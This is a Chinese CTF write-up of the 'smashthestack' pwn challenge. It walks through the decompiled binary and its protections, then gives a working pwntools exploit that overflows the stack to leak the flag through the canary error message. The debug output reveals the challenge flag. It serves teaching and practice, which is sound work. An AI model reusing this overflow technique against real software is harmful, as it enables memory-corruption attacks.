登录

smashthestack的wp

niexinming / 2017-11-13 17:34:26 / 浏览数 2539 安全技术 CTF 顶(0) 踩(0)

---

https://hackme.inndy.tw/scoreboard/ 题目很有趣，我做了smashthestack这个题目感觉还不错，我把wp分享出来，方便大家学习
smashthestack的要求是：

```
nc hackme.inndy.tw 7717

Tips: stderr is available, beware of the output
```

这个题目提示利用错误输出
下面我用ida打开smashthestack这个程序看main函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax@1
  int v4; // ebx@2
  size_t buf; // [sp+0h] [bp-10h]@2
  int v7; // [sp+4h] [bp-Ch]@1
  int *v8; // [sp+Ch] [bp-4h]@1

  v8 = &argc;
  v7 = *MK_FP(__GS__, 20);
  v3 = open("flag", 0);
  if ( v3 < 0 )
  {
    write(2, "Error: can not open flag\n", 0x19u);
    return 1;
  }
  v4 = v3;
  buf = read(v3, &buff, 0x400u);
  close(v4);
  if ( (signed int)buf <= 31 )
  {
    write(2, "Error: can not read flag\n", 0x19u);
    return 1;
  }
  write(1, "Try to read the flag\n", 0x15u);
  read(0, &buf, 0x10000u);
  write(1, &buf, buf);
  return 0;
}
```


可以看到这个程序很简单，你输入一些东西如果不会造成缓冲区溢出的话就会把栈中的数据打印出来
先运行一下程序看一下这个程序干了啥

```
h11p@ubuntu:~/hackme$ ./smash-the-stack
Try to read the flag
123
123
```


再看看程序开启了哪些保护：

```
h11p@ubuntu:~/hackme$ checksec smash-the-stack
[*] '/home/h11p/hackme/smash-the-stack'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
h11p@ubuntu:~/hackme$
```

看到NX
enabled是开启了栈不可执行，而且这个程序还有canary保护，但是明显的是flag已经被读入了内存，在网上找到了dragonsector写的一个pdf：http://j00ru.vexillium.org
首先找flag的地址，在程序的读完文件的地方下断点0x08048434



执行完read指令之后在ecx中发现flag的地址为：0x804a060



知道这样的地址之后，就可以写exp了

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
__Auther__ = 'niexinming'

from pwn import *
context(terminal = ['gnome-terminal', '-x', 'sh', '-c'], arch = 'i386', os = 'linux', log_level = 'debug')

def debug(addr = '0x80484a5'):
   raw_input('debug:')
   gdb.attach(io, "b *" + addr)



#fd:0x804a060

#io = process('/home/h11p/hackme/smash-the-stack')

io = remote('hackme.inndy.tw', 7717)

#payload = p32(0x804a060)+p32(0x120)
payload=p32(0x1)+"a"*184+p32(0x804a060)


#debug()
```

```
io.recvuntil('Try to read the flag\n')
io.send(payload)
io.recvall()
#io.interactive()

io.close()
```

效果是：

```
h11p@ubuntu:~/PycharmProjects/testpwn$ python mysmash-the-stack.py
[+] Opening connection to hackme.inndy.tw on port 7717: Done
[DEBUG] Received 0x15 bytes:
    'Try to read the flag\n'
[DEBUG] Sent 0xc0 bytes:
    00000000  01 00 00 00  61 61 61 61  61 61 61 61  61 61 61 61  |····|aaaa|aaaa|aaaa|
    00000010  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    *
    000000b0  61 61 61 61  61 61 61 61  61 61 61 61  60 a0 04 08  |aaaa|aaaa|aaaa|`···|
    000000c0
[+] Receiving all data: Done (85B)
[DEBUG] Received 0x55 bytes:
    00000000  01 2a 2a 2a  20 73 74 61  63 6b 20 73  6d 61 73 68  |·***| sta|ck s|mash|
    00000010  69 6e 67 20  64 65 74 65  63 74 65 64  20 2a 2a 2a  |ing |dete|cted| ***|
    00000020  3a 20 46 4c  41 47 7b 53  6d 61 73 68  20 74 68 65  |: FL|AG{S|mash| the|
    00000030  20 73 74 61  63 6b 2c 20  6c 65 61 6b  73 20 74 68  | sta|ck, |leak|s th|
    00000040  65 20 66 6c  61 67 21 7d  0a 20 74 65  72 6d 69 6e  |e fl|ag!}|· te|rmin|
    00000050  61 74 65 64  0a                                    |ated|·|
    00000055
[*] Closed connection to hackme.inndy.tw port 7717
h11p@ubuntu:~/PycharmProjects/testpwn$
```

smash-the-stack.zip (0.003 MB) 下载附件

点击收藏 | 0 关注 | 0

上一篇：渗透技巧——Windows系统的帐户隐藏 下一篇：一道CTF题：PHP文件包含

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板